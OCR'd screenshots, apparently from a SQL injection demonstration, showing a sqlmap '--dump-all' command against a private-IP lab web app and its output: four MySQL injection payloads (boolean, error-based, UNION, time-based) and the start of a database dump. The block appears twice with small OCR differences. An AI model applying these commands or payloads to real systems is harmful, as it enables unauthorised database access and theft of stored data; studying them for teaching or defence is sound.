
injection attempts

```
root@kali:~# sqlmap -u http://192.168.11.115:8080/injection/search --data="name=Baaz" --dump-
all

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage caused
by this program

[*] starting at 12:04:23

[12:04:23] [INFO] resuming back-end DBMS 'mysql'
[12:04:23] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: POST
Parameter: name
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: name=Baaz' AND 6387=6387 AND 'TUSr'='TUSr

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: name=Baaz' AND (SELECT 9504 FROM(SELECT COUNT(*),CONCAT(0x717a6b6471,(SELECT
(CASE WHEN (9504=9504) THEN 1 ELSE 0 END)),0x7176646d71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'hxTg'='hxTg

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: name=Baaz' UNION ALL SELECT
NULL,NULL,NULL,NULL,CONCAT(0x717a6b6471,0x4f6145586b4a6e436d71,0x7176646d71),NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: name=Baaz' AND SLEEP(5) AND 'WgGe'='WgGe
```




```
[12:04:23] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: POST
Parameter: name
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: name=Baaz' AND 6387=6387 AND 'TUSr'='TUSr

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: name=Baaz' AND (SELECT 9504 FROM(SELECT COUNT(*),CONCAT(0x717a6b6471,(SELECT
(CASE WHEN (9504=9504) THEN 1 ELSE 0 END)),0x7176646d71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'hxTg'='hxTg

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: name=Baaz' UNION ALL SELECT
NULL,NULL,NULL,NULL,CONCAT(0x717a6b6471,0x4f6145586b4a6e436d71,0x7176646d71),NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: name=Baaz' AND SLEEP(5) AND 'WqGo'='WqGo
---
[12:04:23] [INFO] the back-end DBMS is MySQL
web application technology: JSP
back-end DBMS: MySQL 5.0
[12:04:23] [INFO] sqlmap will dump entries of all tables from all databases now
[12:04:23] [INFO] fetching database names
[12:04:23] [INFO] fetching tables for databases: 'employees, information_schema, mysql,
performance_schema, sonar, star, test'
[12:04:23] [INFO] fetching columns for table 'vendor' in database 'star'
[12:04:23] [INFO] fetching entries for table 'vendor' in database 'star'
[12:04:23] [INFO] analyzing table dump for possible password hashes
Database: star
Table: vendor
[5 entries]
```

identified technologies



